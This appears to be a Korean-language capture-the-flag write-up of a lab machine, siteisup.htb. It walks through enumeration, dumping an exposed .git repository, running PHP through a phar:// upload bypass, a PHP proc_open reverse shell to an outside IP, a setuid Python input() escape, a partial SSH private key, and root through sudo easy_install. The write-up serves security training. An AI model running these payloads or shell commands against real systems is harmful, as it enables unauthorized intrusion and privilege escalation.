
Enumeration
Nmap
- command
sudo nmap -p- target -T4
- result
Nmap scan report for target (10.129.227.227)
Host is up (0.24s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
22, 80 번 포트가 열려있는 것을 확인할 수 있습니다.
command
sudo nmap -p 22,80 -sC -sV target
- result
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9e:1f:98:d7:c8:ba:61:db:f1:49:66:9d:70:17:02:e7 (RSA)
|   256 c2:1c:fe:11:52:e3:d7:e5:f7:59:18:6b:68:45:3f:62 (ECDSA)
|_  256 5f:6e:12:67:0a:66:e8:e2:b7:61:be:c4:14:3a:d3:8e (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Is my Website up ?
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

- 웹서비스에 접속해 보니 site가 up 상태인지 down 상태인지 확인하는 페이지가 실행중이었습니다.
- 아래에
siteisup.htb라는 도메인 이름을 힌트로 알려주고 있습니다.
echo "10.129.64.198 siteisup.htb" | sudo tee -a /etc/hosts
- 타겟 머신의 ip와 도메인 이름을 맵핑해줍니다.
Gobuster
- command
gobuster dir -u http://siteisup.htb -t 50 -w /usr/share/wordlists/dirb/common.txt
- result
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/dev                  (Status: 301) [Size: 310] [--> <http://siteisup.htb/dev/>]
/index.php            (Status: 200) [Size: 1131]
/server-status        (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
- command
gobuster dir -u http://siteisup.htb/dev -t 50 -w /usr/share/wordlists/dirb/common.txt
- result
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.git/HEAD            (Status: 200) [Size: 21]
/index.php            (Status: 200) [Size: 0]
Progress: 4625 / 4626 (99.98%)
===============================================================
Finished
===============================================================
/.git/HEAD경로에서 git 설정 파일이 담긴 디렉토리에 접근이 가능했습니다.
ffuf
- command
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://siteisup.htb -t 50 -H "Host: FUZZ.siteisup.htb" -fs 1131
siteisup.htb의 서브도메인을 찾기 위해 ffuf를 사용합니다.-fs옵션은 응답의 사이즈를 필터링하는 옵션입니다.result
dev [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 272ms]
dev.siteisup.htb서브도메인을 찾을 수 있었습니다.
Exploitation
git-dumper
- command
git-dumper http://siteisup.htb/dev/.git/HEAD dev
- git-dumper를 통해 git 디렉토리 url로부터 해당 레포지토리를 다운받을 수 있습니다.
ls -al

total 40
drwxr-xr-x  3 hynseok hynseok 4096 Oct 13 14:55 .
drwxr-x--- 16 hynseok hynseok 4096 Oct 13 14:55 ..
drwxr-xr-x  7 hynseok hynseok 4096 Oct 13 14:55 .git
-rw-r--r--  1 hynseok hynseok  117 Oct 13 14:55 .htaccess
-rw-r--r--  1 hynseok hynseok   59 Oct 13 14:55 admin.php
-rw-r--r--  1 hynseok hynseok  147 Oct 13 14:55 changelog.txt
-rw-r--r--  1 hynseok hynseok 3145 Oct 13 14:55 checker.php
-rw-r--r--  1 hynseok hynseok  273 Oct 13 14:55 index.php
-rw-r--r--  1 hynseok hynseok 5531 Oct 13 14:55 stylesheet.css
- 복제한 레포지토리입니다.
cat .htaccess
SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Order Deny,Allow
Deny from All
Allow from env=Required-Header
dev.siteisup.htb경로로 접근하려면 요청 헤더를 추가해야 함을 알 수 있습니다.

- burp suite proxy등의 방식으로 헤더를 변경하여 요청하면 dev 페이지로 접근이 가능합니다.
- 파일 업로드가 가능하며, php 리버스 쉘을 업로드하여 exploit이 가능함을 예상할 수 있습니다.

- php 파일을 직접 업로드하면 필터링되어 업로드가 막힙니다.
- php를 zip으로 압축한 후 .txt 확장자로 업로드한 이후
http://dev.siteisup.htb/?page=phar://uploads/9e4fc490c63d5cf1a636de8485866a70/info.txt/info와 같은 형태로 php파일에 접근하여 실행이 가능합니다.
<?php phpinfo(); ?>
- php info를 출력하는 파일을 만든 뒤, 위 방법으로 접근합니다.
python2.7 dfunc-bypasser.py --url http://dev.siteisup.htb/?page=phar://uploads/9e4fc490c63d5cf1a636de8485866a70/info.txt/info

Please add the following functions in your disable_functions option:
proc_open
If PHP-FPM is there stream_socket_sendto,stream_socket_client,fsockopen can also be used to be exploit by poisoning the request to the unix socket
- proc_open 함수를 통해 리버스쉘 exploit이 가능함을 확인하였습니다.
<?php
$descriptorspec = array(
0 => array('pipe', 'r'), // stdin
1 => array('pipe', 'w'), // stdout
2 => array('pipe', 'a') // stderr
);
$cmd = "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.25/1337 0>&1'";
$process = proc_open($cmd, $descriptorspec, $pipes, null, null);
?>
- 위 php를 아까와 동일한 방법으로 업로드하여 실행합니다.
nc -nvlp 1337
Listening on 0.0.0.0 1337
Connection received on 10.129.64.198 41640
bash: cannot set terminal process group (896): Inappropriate ioctl for device
bash: no job control in this shell
www-data@updown:/var/www/dev$
- 리버스 쉘을 획득하였습니다.
$ cd /home

$ ls
developer

$ cd developer

$ ls
dev
user.txt

$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data유저는 user 플래그를 읽을 권한이 없었습니다.
cat siteisup_test.py
import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
        print "Website is up"
else:
        print "Website is down"
- dev 디렉토리를 보면 developer 유저의 setuid가 설정된
siteisup_test라는 프로그램이 있었고, input을 통해 입력을 받기 때문에 developer의 권한으로 쉘을 얻을 수 있었습니다.
./siteisup
 __import__('os').system('/bin/bash')
id
uid=1002(developer) gid=33(www-data) groups=33(www-data)
cat /home/developer/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmvB40TWM8eu0n6FOzixTA1pQ39SpwYyrYCjKrDtp8g5E05EEcJw/
...
- ssh rsa 프라이빗키를 얻어 developer로 접속합니다.
Privilege Escalation
sudo -l
Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
easy_install이라는 프로그램을 sudo 로 실행할 수 있었습니다.
- easy_install에서 쉘을 획득할 수 있는 취약점이 존재합니다.
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo easy_install $TF
# id
uid=0(root) gid=0(root) groups=0(root)